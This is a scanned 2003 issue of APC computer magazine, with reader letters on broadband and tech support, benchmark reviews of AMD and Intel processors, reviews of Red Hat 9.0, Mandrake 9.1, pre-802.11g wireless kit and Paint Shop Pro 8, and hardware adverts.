Having been a broadband user with Optus, I was forced to bite the bullet and change to BigPond broadband when I moved into a flat. I was attracted to the three-month, 1GB contract. In an attempt to lower the signup fee, I purchased a Telstra cable modem through eBay. Knowing the process can take up to two weeks, I rang BigPond to sign up before my modem arrived.

I was signed up, and given an installation date. All they needed from me was the serial number on the modem. Once I had the modem, I rang back with the serial number. After one-and-a-half hours and four transfers, everyone in sales, billings, accounts and activation denied their responsibility to help me. The final chap had his system crash and told me to call back tomorrow.

After the call, I sent an email to BigPond explaining my problem and vowed to call up the following day. I did, and after two hours and six transfers, was told they would have to cancel my order and start over.

During this, they blamed waiting times on BigPond's new 18 month contract plan, which was getting a lot of attention with the \$100 saving. They twice asked if I would prefer the 18-month plan. But if it takes so long just to sign up for the three-month plan, how long for the 18? They explained that as a result of all of this, the original install date would change and I would probably have to wait another two weeks for signup.

I cancelled my order and put the phone down. Less than one minute later, BigPond called about my email. I said it was too late; in reply I was asked if I would be interested in the 18-month contract plan. Never has my phone been squeezed so tight. My cable modem is being displayed on eBay for a second time. After many years, I've come to

accept that businesses treat you like royalty when there's the prospect of taking your money, and when they have it, deny any knowledge of your existence. Telstra has known the trend and denies my existence before I hand anything over.

Colum Firmager,
Elwood, Vic

IN DEFENCE OF LINUX

As for Michael McCullen's (*APC* April, page 36) dislike for Linux, the only reason 90% of computer users are "on your side" is because Windows is what you know. However, it by no means follows that Windows is "the best OS on the market". Anyone that can read Windows file extensions is competent enough to use Linux. The only reason Linux could possibly have crashed more times in two days than Windows XP is because large portions of the source have been removed. The only way this could have happened would be if you removed the source yourself. As many developers know, Linux is for the experienced user.

With open source, you customise it to your exact liking. However, applications such as the X Window System are for the less knowledgeable of us who need a GUI. It has been proven that Linux is very stable on many servers. Also, Microsoft itself uses Linux on its servers, an admission that it has superior stability. The only thing in which Windows outshines Linux is ease of use, however, you will remain blinded by your DRM-ridden operating system.

Elwin Lee,
via email

BROADBAND BACKWATER

Interesting interview with Justin Milne, Telstra's new Broadband Services chief (*APC* March, page 18). It's always a good idea to ask questions about broadband to rural and isolated parts of Australia. Next time, ask about broadband non-availability to parts of metropolitan Australia. I live in the north-eastern suburbs of Adelaide, about 17 km from the CBD, in a modern development. There is no cable, no ADSL and no likelihood of either. The area is full of pair gains. Our only broadband access is wobbly — and expensive — satellite. Small wonder Australia is seen as an IT backwater by the rest of the world.

Peter Parfitt,
Golden Grove, SA

As a support technician, I have to contact Dell direct when I have hardware woes. On average I have to wait two to three minutes before talking to a person who speaks English as a second language. These people have no hardware experience, and the only way they can understand what they are told is by opening their "simulator program", putting me on hold, and looking at a picture of the PC model in question. I have hung up on these people so many times in frustration after being told the most ridiculous of faxes.

For example, I had a PC that was seemingly going into suspend mode — the light on the power button was flashing orange. The first Dell representative I spoke to assured me that the fix for this was to re-seat the power cables as obviously there was no power getting to the motherboard. Flashing orange light means no power to PC? Okay! I can see where he got that from ... nope, hold on, I can't.

After duking it out with this technician for 15 minutes, I hung up in disgust and called back straight away. The next technician advised me that the problem was the RAM and couldn't be anything else. I re-seated the RAM and guess what? No go. I hung up and did my own investigation. It turned out to be a short in the riser board at the back of the case.

Corporate agencies pay big bickies for support packages and warranty when making large purchases. If the person(s) on the other end of the phone don't have the brains to admit "OK, this one's beyond us, send a tech to diagnose and resolve on site", relations and reputations deteriorate at a very fast rate.

Barry Duncan,
via email

Prize Pit

The winner of the April subscription promotion is E. C. White of Wheelers Hill, Vic.

This *APC* reader has won an Acer TravelMate 283XC notebook and Microsoft software packages, valued at over \$5,600.



Have your say

We welcome your comments and suggestions. Send email to: apc@apcmag.com or write to: **Epinions, APC Magazine, PO Box 4088, Sydney NSW 1028.** All correspondence becomes the property of *APC* and is subject to editing.

**Don't be surprised if you
see us around town.**

For over 30 years, Brother has been one of the world's leading manufacturers of business printers. With the introduction of our new HL-7050N laser printer we offer advanced network management capabilities and multi-platform software compatibility. Now many large organisations worldwide are taking advantage of our reputation for quality and lower total cost of ownership. So don't be surprised if we give you a call soon.



brother®

At your side.

corporate printing solutions www.brother.com.au

For more information please contact: NSW/ACT: (02) 9887 4344 VIC: (03) 9899 4844 QLD/NT: (07) 3348 9266 SA/TAS: (08) 8272 1300 WA: (08) 9478 1955

YOUR SEARCH FOR A SERVER STOPS HERE!



Servers


- Tier 1 Technology
- Tier 1 Components
- Tier 1 Performance
- Tier 1 Support

1U MAXTRON SERVER 115

High performance Dual AMD Athlon MP cluster or ISP server with RAID capability.

- 400W Slim Power Supply.
- Dual AMD Athlon MP 2400+ CPU With Special Cooling Kit.
- Tyan Thunder K7X Pro S2469UGN Server Board, AMD-760 MPX Chipset, Adaptec U320 SCSI Controller, 8MB Graphic, Dual Intel LAN (Gigabit + 10/100M) on board.
- Adaptec 2010S Zero Channel RAID 0,1,5 Controller.
- 4GB ECC Registered DDR RAM.
- 4 x 36GB SCSI SCA Hot Swappable HDD.
- Black Slim CD-ROM/DVD + FDD.

Dual Intel Xeon processor configuration also available.



2U MAXTRON SERVER 214

Highly Scalable Dual Intel Xeon Server for Mission Critical Applications.

- 400W Power Supply (Optional Redundant Power Supply).
- Dual Intel Xeon 2.8GHz CPU.
- Tyan Thunder i7501 S2721UGN Server Board, Intel E7501 Chipset, Adaptec U320 SCSI Controller, 4MB Graphic, Dual Intel LAN (Gigabit + 10/100M) on board.
- Adaptec 2010S Zero Channel RAID 0,1,5 Controller.
- 4GB ECC Registered DDR RAM (support up to 12GB ECC Registered DDR RAM).
- 6 x 73GB SCSI SCA Hot Swappable HDD.
- Black CD-ROM/DVD + FDD.

Dual AMD Athlon MP processor configuration also available.



PEDESTAL MAXTRON SERVER 103

Powerful Small to Medium Business Server.

- 460W EPS12V Power Supply (Optional Redundant Power Supply).
- Dual Intel Xeon 2.8GHz CPU.
- Tyan Tiger i7501 S2723GNN Server Board, Intel E7501 Chipset 533/400MHz FSB, 8MB Video, Dual Intel LAN (Gigabit + 10/100M) on board.
- Adaptec 2010S RAID 0,1,5 Controller.
- 8GB ECC Registered DDR RAM.
- 9 x 73GB SCSI Hot Swappable HDDs.
- CD-ROM/DVD + FDD.

Dual AMD Athlon MP processor configuration also available.



OnTest

Detailed product reviews and comparisons

40

AMD versus Intel

It's a silicon slug-fest as we benchtest AMD's XP 3000+ and Intel's 800MHz FSB-equipped Pentium 4, plus each vendor's matching chipsets.

42 **Red Hat 9.0**

We believe there's a time for work *and* a time for play. But Red Hat seems to disagree: version 9.0 is clearly built for business, not fun.

44 **Mandrake 9.1**

Don't let the seemingly minor point update fool you. Mandrake's flagship Linux product was already great in version 9.0, now it's gotten a whole lot better.

46 **Belkin and SMC 54Mbit/s wireless**

Network vendors can't wait for 802.11g, but we think you should. Our test of these pre-g products reveals low speeds, short reach and incompatibility issues.

48 **Paint Shop Pro 8.0**

Jasc Software's popular graphics powerhouse gets a makeover that gives Photoshop something to think about.

50 **Apple PowerBook G4 17in**

Apple's gigantic new 17in PowerBook G4 has everything a video editor could want — except a fast hard disk.

52 **Adobe Acrobat 6.0**

Acrobat now comes in three flavours, and they all make it easier for businesses to create and review PDF documents.

54 **Dell Latitude D800**

Forget your slim-line, lightweight notebooks. This is your big boy, and it packs a mighty powerful punch.

56 **Corel WordPerfect Office 11**

It's a good suite in its own right, but WordPerfect Office 11 is caught between Microsoft Office and open source alternatives of OpenOffice.org.

58 **Palm Tungsten C**

A 400MHz Intel chip, 64MB of RAM, built-in Wi-Fi and a transfective colour screen. It's gotta be a Pocket PC, right? Wrong. Meet Palm's latest handheld.

60 **GateLock X200 and Brother HL-7050N**

Protect your PC from viruses, Trojans and hackers; plus check out the latest mono laser printer from Brother.



Labs Challenges

Barebones systems

A mini PC doesn't have to mean mini performance. We check out 14 of the latest "barebones" computers.



64

DVD software

What software should you use to create DVD videos for playback? We make the choice easy by comparing five top authoring applications.

76

DVD writers

If CDs are too puny for your data storage needs, step into the realm of DVD writing. APC tests six internal DVD burners.

72



Multifunction devices

Want a low-cost machine that prints, scans and copies? Have a look at seven of these multifunction devices.

82





Heavyweight showdown

The battle for desktop supremacy is again hotting up as AMD and Intel push their newest chipsets and accompanying CPUs into the marketplace.

Matt Overington and Jarrod Spiga report.

We haven't been able to directly compare performance of the two new processors from Intel and AMD for some time. AMD has focused on ramping up the clock speeds for its Athlon XP processors and maintaining development on the Opteron, while Intel has been slowly pushing towards — and beyond — the 3GHz mark. Now, with the Barton-core AMD processors and 800MHz frontside bus offerings from Intel, the heat is back on.

Intel's Pentium 4 platform was until recently based around the i845 chipset, running at a frontside bus speed of 533MHz, but this was boosted to 667MHz with the release of the i865 Springdale architecture last year. On 15 November, 2002, Intel announced the high-end Canterwood chipset, the first platform to support the 800MHz frontside bus.

Demand grew to such levels that the Springdale platform was revised, and a later announcement from Intel suggested that Springdale would also run at 800MHz to suit the Northwood B Pentium 4 CPUs. Canterwood has since been released as the i875P chipset, and is intended to be a high-end Pentium 4

platform, while Intel continues to maintain the mass-market i865 Springdale stream.

INTEL'S BANDWIDTH BOOST

Both the Canterwood and Springdale architectures double the memory bandwidth of existing chipsets to 6.4GB/s, allowing the CPU to transfer data to memory more quickly. The i865 and i875P chipsets feature support for Serial ATA and DDR 400 memory, with the Canterwood also benefiting from an improved memory controller hub. The new controller can optimise the paths for certain types of data, which improves timing between processor and RAM. This reduces internal latency and speeds' processing times.

The i875P chipset includes Intel's Communications Streaming Architecture (CSA), which allows gigabit Ethernet ports to directly interface with the Northbridge. The industry has expected to see a significant performance increase using the new i875P, not only because of the increase of speed across the frontside bus but also because of the new memory controller hub.

The 800MHz Pentium 4 processors running on the Northwood B-core will hit the market soon and Intel plans to expand the range to include three new Hyperthreading processors: the 2.40C, 2.60C and 2.80G, running at 2.4, 2.6 and 2.8GHz respectively.

AMD PLAYS THE NUMBERS GAME

On the AMD side, things get confusing. The top 32-bit AMD performer is the Barton-core Athlon XP 3000+ chip, which runs at 2,167MHz. This is a slower clock speed than the older Athlon XP 2800+, which runs at 2,250MHz. The reason for this is AMD's bizarre rating scheme: it numbers processors based on their performance against Intel CPUs.

The architecture of the original Athlon XP processors has been enhanced and the current Barton-core versions feature a 512KB level 2 cache, as opposed to the original 256KB offering found in the Athlon XP, meaning that they run slightly faster at lower clock speeds.

The Barton-core CPU running at 2,167MHz benchmarks faster than the model equipped with 256KB of level 2 cache. This concept won't seem too foreign to hardware buffs who remember the debut of the Pentium. The Pentium was initially released at 60MHz, and at launch achieved higher benchmark scores than existing 486s running at 100MHz. Even though the clock speed on the 486 was one-and-two-thirds that of the Pentium, the Pentium chip was doing more on each clock cycle, making it faster.

Intel chipsets

| | Canterwood | Springdale PE | i845-PE |
|------------------|-------------|-----------------|-------------|
| FSB Support | 800/533MHz | 800/533/400MHz | 533/400MHz |
| Memory Bandwidth | 6.4GB/s | 6.4GB/s | 3.2GB/s |
| Memory | DDR 400/333 | DDR 400/333/266 | DDR 333/266 |
| Memory Channels | Dual Turbo | Dual | Dual |
| AGP Type | 8x | 8x | 8x |

ON THE BENCH

The Canterwood architecture features Intel's newest technologies, and as such is the company's flagship in the desktop space. The i865 architecture differs only slightly from the i875P's, but doesn't feature the updated memory controller. We decided to run an i875P-based Intel D875PBZ motherboard with a Northwood B 3GHz Pentium 4 CPU against the latest offering from AMD — the Leadtek K7NCR18G Pro nForce2 motherboard with a Barton-core Athlon XP3000+ processor.

Both systems were fitted with 512M8 of Kingston HyperX PC3500 DDR SDRAM, a Gigabyte Maya II Radeon 9700 Pro AGP Graphics card, and 120GB Serial ATA Maxtor DiamondMax Plus 9 hard disk.

In the first few rounds of testing, competitors went head-to-head in our business productivity benchmarks. Interestingly, there wasn't much difference between the platforms. AMD came out with its nose in front after testing in Business Winstone 2002, yet the Canterwood product levelled the score in SYSmark2002's Office Productivity test.

This is to be expected, as most office applications don't transfer huge amounts of data across the system bus. As a result, the difference between systems was negligible.

However, Intel's 800MHz platform clearly performed better in other tests. In SYSmark 2002's Internet Content Creation benchmark, Intel scored a whopping 24% higher than the system based on the nForce chipset. The difference in 3D performance wasn't as pronounced, with the i875P architecture managing a 5% lead over the platform offered by AMD and nVidia.

In our synthetic benchmarks we saw similar results: Canterwood edged ahead with Arithmetic Logic Unit (ALU) processing, but the Athlon XP has slightly better floating-point unit calculation capabilities. In the multimedia and memory bandwidth tests, the i875P platform chalked up significant victories attributable to the higher speed of the frontside bus.

Intel again has two different CPU cores under the Pentium 4 moniker — those fabricated around the original Northwood core, designed for the i845 chipset, and those built with Northwood B, designed to run with the i865 and i875P architectures. The latter are partnered to an 800MHz FSB, and are said to perform up to 20% better than machines built on the older architecture. While we don't yet have adequate numbers to support this figure, our early testing has indicated a jump of about 15% in the new platforms.

SUMMARY

The performance of the Intel and AMD offerings is largely comparable, even though the latter is running at a clock speed of 2,167MHz, versus Intel's true 3,000MHz. AMD initially adopted its numbering system for processors when Intel's clock speeds started leaping ahead, insisting that its CPUs perform at a comparable speed to those offered by the rival manufacturer. For some time now, the Athlon XP processors



have offered better clock-for-clock performance than the Pentium 4 designs, and AMD has no plans to abandon the controversial desktop processor "system rating" scheme.

By contrast, AMD's Opteron line of processors is being sold under stepping code numbers, rather than a system rating comparable with Intel's Itanium line, indicating that AMD is confident about the strength of the Opteron tag in the 64-bit arena. bit.ly



► **Alert!** Red Hat 9.0 includes an auto-update feature similar to that employed by Microsoft operating systems.

documents directory (similar to that found under the Windows' Start Menu). However, Red Hat has stuck with its Bluecurve theme, so the windows still look and behave the same way as version 8.0.

Under the bonnet, there are few surprises. The default kernel is 2.4.20-6, which features goodies like FireWire, Bluetooth and hot-plug USB key support. Gnome 2.0 is the default desktop environment, although you can configure Red Hat 9.0 to boot to KDE 3.1-4 if you prefer. Again, Bluecurve is available, but the standard Keramik theme will appeal to seasoned KDE users.

The standard Gnome/Red Hat browser is Mozilla, of which version 1.2.1 has been included with this release. Disappointingly, Red Hat has always been light on included packages, multimedia being an example in version 9.0.

Red Hat's engineers haven't included the plug-ins for Real Audio, Shockwave Flash or Java, so you'll have to download and add them manually. Basically, this is done in the same way as with

a Microsoft-based operating system, so it's not a huge cause for complaint — just something that we'd like to see fixed.

Hard Hat

There's a time for work and a time for play. We just wish that Red Hat 9.0 could let you do both.

Red Hat's quick-step from version 8.0 to 9.0 caught many people unaware. Having already issued an 8.1 beta codenamed "Phoebe", the company decided to make a full-digit jump and move directly to 9.0 (also known as "Shrike"). But we're left wondering whether the whole version increment can be justified.

Experienced Red Hat users will know that the company abandoned MP3 and DVD support with the release of version 8.0, citing uncertainty over the licensing as the reason for dropping built-in support. Xine has also been excluded in version 9.0, but it takes only a few minutes and a functional Internet connection to add these to a working system.

Licensing squabbles with nVidia also mean there are no new 3D drivers for owners of GeForce or TNT cards. Users have to download and install the appropriate drivers for the kernel they're running. While this isn't a major disappointment, it's still a hassle. Linux distros will never be able to stand toe-to-toe with other operating systems until they come with support for standards like MP3, DVD video and nVidia GPUs straight from the box.

CLEAN LINES

The size of the distribution hasn't changed between releases. Red Hat Linux still ships in seven CDs: three are dedicated to the binaries and three contain the source code, while the final disc is stacked with documentation.

As soon as you boot into Red Hat 9.0 you'll notice it has a cleaner look than its predecessors. While the 8.0 menu system was cause for complaint, this one is set out better; it even features a recent

OFFICE-READY

Red Hat is showing an obvious focus on the office market, and what 9.0 lacks in multimedia applications it makes up for in productivity. The business-minded bundle includes the powerful Ximian Evolution 1.2.2 client — which does most of what Outlook can do, including connection with Exchange servers — and the OpenOffice.org 1.0.2 suite, although none of the Microsoft fonts are installed by default.

The main differences between this version of Open Office.org and the one found in Red Hat 8.0 is an autocomplete feature and an animated character, similar to Microsoft's "Clippy", that pops up and provides help when needed.

Red Hat Linux 9.0 is available for direct download via the subscription-only Red Hat Network, which costs US\$60 per year. Users looking for the Professional version on CD will have to pay US\$149.95, which gives you extra multimedia applications, 60 days' phone and Web support, plus extended documentation.

A Personal edition is also available for US\$39.95, which includes the basic packages, source and documentation.

Red Hat has been worked on between releases, but not enough to justify a full version increment. We had to spend too much time tweaking the operating system after installing it, and adding support for various media files, which didn't impress us at all. For a lightweight desktop operating system for an office, it's perfect. For a home or multimedia operating system, Red Hat 9.0 has a long way to go.

Matt Overington

| Details ▶▶ | |
|------------|---|
| Contact | Red Hat |
| Phone | 1800 733 426 |
| Online | www.redhat.com.au |
| Prices | Personal: US\$39.95 Professional: US\$149.95 |
| ✓ | Clean interface, solid installer. |
| ✗ | Poor multimedia support. |
| Verdict | ●●●○ |

THE POSSIBILITIES ARE INFINITE

FUJITSU



Extraordinary

Wireless and compact. Business and pleasure.

Featuring outstanding multimedia capability in an ultra portable form factor.



Personal - LifeBook P5010

Intel® Centrino™ Mobile Technology

• Intel® Pentium® M processor 900MHz (Ultra Low Voltage) • Intel® PRO/ Wireless 2100 Network Connection • Intel® 855GM Chipset • 10.6" Wide Super XGA Display • Microsoft® Windows® XP Pro/ Home

Fujitsu. *Infinitely Wireless*

LIFEBOOK

Made in Japan. World Class.

lifebook.com.au 1800 288 283

FUJITSU PC AUSTRALIA

Registered business name of Fujitsu PC Asia Pacific Pte Ltd ARBN 096 263 195


Fujitsu recommends Microsoft® Windows® XP Professional for Mobile Computing

Wireless connectivity and some features may require you to purchase additional software, services or external hardware. Availability of public wireless LAN access points limited. System performance measured by MobileMark® 2002. System performance, battery life, wireless performance and functionality will vary depending on your specific hardware and software configurations. Intel, Pentium, Intel Inside logo, and Intel Centrino are registered trademarks or trademarks of Intel Corporation or its subsidiaries in the United States and other countries. Microsoft and Windows are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. All product information is correct at time of printing.

FJT0076_APC



MOBILE
TECHNOLOGY



Manna from Heaven: Mandrake's *Galaxy* theme is clean and responsive. While 9.1 isn't groundbreaking, it features definite improvements over 9.0.

Mandrake 9.1 features support for NTFS partition resizing: a great benefit to anyone who wants to try Linux on a Windows 2000 or XP machine. You can resize existing NTFS and FAT partitions to make space for Linux volumes, swap space and configure your machine to dual boot without losing any data in the process.

Wi-Fi support has also been included, along with Zero Configuration Networking (Zeroconf), which is designed to simplify network setups — particularly between two computers linked peer-to-peer.

Another improvement is the automount feature. USB memory keys mount as soon as they're plugged into the USB port, which is an improvement on having to manually open a shell and mount them on `/dev/sda0` each time you want to transfer a few files. While previous versions of Mandrake were able to automount CD-ROMs and DVDs, upgrading Mandrake to support DiskOnKey devices is a wise move.

LAPTOP-FRIENDLY

Mobile penguinists will celebrate the inclusion of ACPI power-management into this build, making Mandrake truly laptop-friendly. Hearing initial reports of the ACPI engine being a little flaky prompted us to test-install Mandrake on several laptops, including the Dell D800 (reviewed on page 54). Each test installation worked perfectly, and we were pleasantly surprised that the DrakX installer correctly configured screen and video chip settings.

Anti-aliasing works more uniformly than in version 9.0 to smooth almost all onscreen fonts and reduce jaggies in browsers and file management windows. A new, simplified theme called MandrakeGalaxy is also available, which helps improve system responsiveness — a boon on older systems.

Mandrake Linux 9.1 is available in four flavours: the Download, Standard, Power Pack and Pro Suite editions. The Download edition is the most basic, and contains no commercial applications, source code, support or documentation. The Standard edition adds 30-day support, start-up guides and desktop installation CDs. The Power Pack gives you source CDs, supplementary applications CD, 60-day support and substantial documentation. The top level Pro Suite edition also provides 90-day Web support, phone-based installation support, server installation CDs and a workstation DVD installer.

Boasting a simplified graphical installer, a new, simplified theme, anti-aliased fonts, and a raft of the latest and greatest popular Linux applications, Mandrake Linux 9.1 is one of the simplest distros to get up-and-running.

We hope that Mandrake's financial issues are solved quickly — it would be tragic for the Linux community to lose such a valuable player.

Matt Overington

Magic Man

APC loved version 9.0 of Mandrake's flagship Linux product. And with 9.1, the company has pulled another rabbit out of its hat.

Things move quickly in Linuxland. Last year, APC examined the newly released Mandrake Linux 9.0 (October 2002, page 88) and we were very impressed. A slick installer, extensive package list and strong documentation helped Mandrake Linux take out our 2002 Technology Award for the best OS of the year. But the general success wasn't enough to save parent company, MandrakeSoft, from filing for Chapter 11 bankruptcy in January 2003.

Now, Mandrake Linux has released a new version that addresses some of the complaints that we levelled at 9.0. However, only time will tell if 9.1 ends up being Mandrake's final swan song.

One of the best ways to get all the newest Linux packages onto your system is to install a fresh distro. At the heart of Mandrake 9.1 is kernel 2.4.21, backed up by GCC 3.2.2, Glibc 2.3.1, and XFree 4.3. Other notable packages include Apache 2, Samba 2.2.7a and OpenSSH 3.5.

There's an extensive list of window managers including KDE 3.1, Gnome 2.2, IceWM 1.2, WindowMaker 0.8, Enlightenment 0.16.5, and even BlackBox, along with a horde of productivity applications featuring OpenOffice.org 1.0.2, KOffice 1.2.1 and version 1.2.3 of the GIMP.

One of the biggest improvements is the new installer. This has been simplified to reduce the amount of options, and a revision screen has been added so you can finalise your changes before committing them to disk. It accurately detected the contents of four test systems that we used during the review, and although the Mandrake 9.0 installer wasn't weak, the new version is a definite improvement.

| Details | |
|---------|---|
| Contact | MandrakeSoft |
| Online | www.mandrakesoft.com |
| Prices | Download version free at mandrake.com Standard: US\$15 Power Pack: US\$59 Pro Suite: US\$199 |
| | Long list of improved features |
| | Company's uncertain economic future |
| Verdict | ●●●●○ |

THE POSSIBILITIES ARE INFINITE

FUJITSU

Slim and Wireless with Modular Bay



Modular bay is hot swappable with optical disk drive, USB/FD0 bay unit, PC card slot, 2nd battery and weight saver

Sophisticated - LifeBook S6120

Intel® Centrino™ Mobile Technology

• Intel® Pentium® M processor 1.60/1.40GHz • Intel® PRO/ Wireless 2100 Network Connection • Intel® 855GM Chipset • Hot Swappable Modular Bay • Wi-Fi Connectivity • Microsoft® Windows® XP Pro

Fujitsu. Infinitely Wireless

LIFEBOOK
Made in Japan. World Class.

lifebook.com.au | 1800 288 283

FUJITSU PC AUSTRALIA

Registered business name of Fujitsu PC Asia Pacific Pte Ltd ARBN 098 263 195

Fujitsu recommends Microsoft® Windows® XP Professional for Mobile Computing

Wireless connectivity and some features may require you to purchase additional software, services or external hardware. Availability of public wireless LAN access points limited. System performance measured by MobileMark® 2002. System performance, battery life, wireless performance and functionality will vary depending on your specific hardware and software configurations. Intel, Pentium, Intel Inside logo, and Intel Centrino are registered trademarks or trademarks of Intel Corporation or its subsidiaries in the United States and other countries. Microsoft and Windows are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. All product information is correct at time of printing.

FJT0075_APC



MOBILE
TECHNOLOGY



Unfinished business

With the 802.11g wireless standard running six months late, some manufacturers have decided that near enough is good enough. It isn't.

Eager for sales and market share — especially in the fast-growing wireless networking area — vendors are shipping 802.11g gear before that standard gets the green light. After all, why sell someone a Wi-Fi solution when you can tempt them with the promise of 54Mbit/s speed, compatibility with existing Wi-Fi networks at 11Mbit/s and a flash upgrade to the official 802.11g spec once ratified.

But without a finalised standard, no-one can claim to have truly 802.11g-compliant hardware. The result is a rash of quasi-802.11g products marketed with badges like "54g" and "11g".

So what's in a name? APC tested some of the first wanna-be "g" products from SMC and Belkin. Each had one of the two desirable traits of wireless networking — speed and signal reach — but neither had both.

SMC GOES THE DISTANCE

SMC's Barricade broadband router and EZ Connect PC Card had a range comparable to the company's 802.11b products that we tested last month (APC May, page 72), but with higher throughput speeds when in closer proximity to the access point.

At four metres from the access point with a direct line of sight, SMC's 11g gear produced an average throughput of 1.2MB/s, with a peak of 2.37MB/s, when transferring 300MB of test files. While this is

► **Bleeding edge:** early adapters of pre-802.11g products should have low expectations of speed, signal reach and even compatibility.

a welcome 250% faster than their Wi-Fi equivalents, it's only half the promised 500% increase based on 802.11g's theoretical limit of 54Mbit/s. Beyond four metres the PC Card dropped back to 11Mbit/s to obtain a more reliable signal. The 11g-grade card was more susceptible to interference and signal shadows than SMC's 802.11b card.

BELKIN BENDS THE NEEDLE

Belkin's 54g Access Point and PC Card are cheaper than SMC's counterparts, and while they had the edge in speed, they couldn't match SMC for signal reach. Inside APC Labs, the Belkin 54g PC Card and access point clocked an average 1.57MB/s with a peak of 2.35MB/s for file transfer tests — three times what you'd get from Wi-Fi, although the throughput of 18.8Mbit/s remains well short of the implied 54Mbit/s you'd expect from a product branded as "54g".

Once we stepped outside the labs area, the signal petered away rapidly at places where SMC's 11g kit and every piece of Wi-Fi gear we've tested were still going strong.

Belkin also offers a Cable/DSL gateway router with similar functionality to SMC's router, but it comes with built-in content filtering software that is regularly updated for a \$50 per-annum subscription.

CAN'T WE ALL JUST GET ALONG?

An even larger concern than shortfalls in speed and distance is the issue of compatibility between different brands of g-rated products. The Belkin PC Card detected and connected to the SMC access point as easily as with its own base station, but only with the operating in 802.11b-compatibility mode.

This made it impossible to establish a link faster than 11Mbit/s, and highlights the differences that exist between each vendor's interpretation of the proposed 802.11g standard.

These problems should disappear once the standard is ratified, as all manufacturers will then be using an identical specification. Manufacturers are promising to post firmware upgrades on their Web sites once 802.11g is ratified, to bring pre-g gear in line with that spec.

This should resolve the compatibility issues and allow 802.11g product to interconnect as easily and effortlessly as current 802.11b product. Plus, it gives a leg-up to performance and signal range.

Our advice is to hold off on pre-g products if you can. But, if you've got to have the latest or want future-proof your wireless network, buy all your gear from the same manufacturer.

Paul Robinson

Details: SMC

| | |
|---------|--|
| Contact | SMC Networks Australia |
| Phone | (02) 8875 7887 |
| Online | www.smcnetworks.com.au |
| Prices | SMC2835W PC Card: \$274 SMC2804WBR 11g Router: \$439 |
| | Excellent range. |

✗ Lower maximum speed

Verdict: ●●●●○

Details: Belkin

| | |
|---------|---|
| Contact | Belkin |
| Phone | (02) 4372 8600 |
| Online | www.belkin.com/anz |
| Prices | 54g PC Card: \$149.95 54g Access Point: \$279.95 54g Cable/DSL Gateway Router: \$299.95 |
| | Faster transfer speeds. |

✗ Poor range.

Verdict: ●●●○●

THE POSSIBILITIES ARE INFINITE

FUJITSU



Wireless Corporate Firepower



Programmable security buttons for greater hardware protection

Excellence - LifeBook E4010

Intel® Centrino™ Mobile Technology

• Intel® Pentium® M processor 1.60GHz • Intel® PRO/ Wireless 2100 Network Connection • Intel® 855GM Chipset • Wi-Fi Connectivity • Hot Swappable Modular Bay • Microsoft® Windows® XP Pro

Fujitsu. *Infinitely Wireless*

LIFEBOOK

Made in Japan. World Class.

lifebook.com.au 1800 288 283

FUJITSU PC AUSTRALIA

Registered business name of Fujitsu PC Asia Pacific Pte Ltd ARBN 098 263 195


Fujitsu recommends Microsoft® Windows® XP Professional for Mobile Computing

Wireless connectivity and some features may require you to purchase additional software, services or external hardware. Availability of public wireless LAN access points limited. System performance measured by MobileMark 2002. System performance, battery life, wireless performance and functionality will vary depending on your specific hardware and software configurations. Intel, Pentium, Intel Inside logo, and Intel Centrino are registered trademarks or trademarks of Intel Corporation or its subsidiaries in the United States and other countries. Microsoft and Windows are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. All product information is correct at time of printing.

FJT0075_APC



MOBILE
TECHNOLOGY



► Sneak peek: the Effects Browser shows thumbnails of each effect.

Shop 'til you drop

The popular graphics powerhouse gets a new look and gives Photoshop something to worry about.

It was 12 years ago that Jasc's plucky graphics program took its first steps as an image viewer and file conversion utility. Paint Shop Pro has since matured into a full-blown graphics powerhouse that's widely regarded as a cut-price competitor to Adobe Photoshop. And version 8.0 is only going to strengthen PSP's reputation.

Those familiar with this software will notice the redesigned interface, displaying a reorganised menu structure and new toolbar icons, but the changes are sensible and make the app far more intuitive. The interface is also highly customisable, so you can create your own menus, toolbars and keyboard shortcuts. These changes can be saved as a "workspace" which can be applied to another PSP 8.0 installation; you can also switch between several workspaces setup for different tasks or users.

The rewritten paint engine makes it easier to emulate natural media brushes and effects, although editing with the Text tool is still performed in a dialog box rather than onscreen, making it difficult to preview your edits. What's more, universal keystrokes like Esc (to cancel) and Enter (to confirm) don't work for tool operations.

POLISHED PALETTES

A number of palettes have been sweetened. The enhanced Tool Options palette enables quick customisation of each tool's various parameters in a single location, while Tool Presets can save brushes

and tool settings. The Layers palette helps simultaneously visualise the properties for every layer (such as visibility, opacity, masks, grouping, linking and layer type), and provides detailed layer thumbnails when you mousedown a layer.

All of the command and effects dialog boxes are scalable and sport larger Original and Preview panes with zoom and pan capabilities. Each dialog is supported by a host of custom controls and excellent visual aids, all of which appear well thought-out.

We especially like how the Histogram Adjustment dialog displays both the current and working image histograms using a dynamic overlay, and the ability to save individual dialog settings as presets is a great asset. One feature we'd liked to have seen is a reset button, as PSP requires you to cancel out of and re-enter a dialog box to reset the various controls.

AUTOPILOT

"Auto-actions" enable PSP to automatically perform all the operations necessary to make a command available when required. For example, suppose you wish to apply a Truecolor effect to an indexed image: instead of disabling the command, PSP 8.0 makes it available to you and confirms the appropriate mode conversion required to apply the effect. The behaviour of Auto-actions is also configurable.

The most surprising innovation is a full-blown, Python-based scripting engine that lets you to record, automate and batch-process virtually any sequence of commands in the application, including brush strokes. You can write scripts from scratch, although most people will rely on the built-in script recorder.

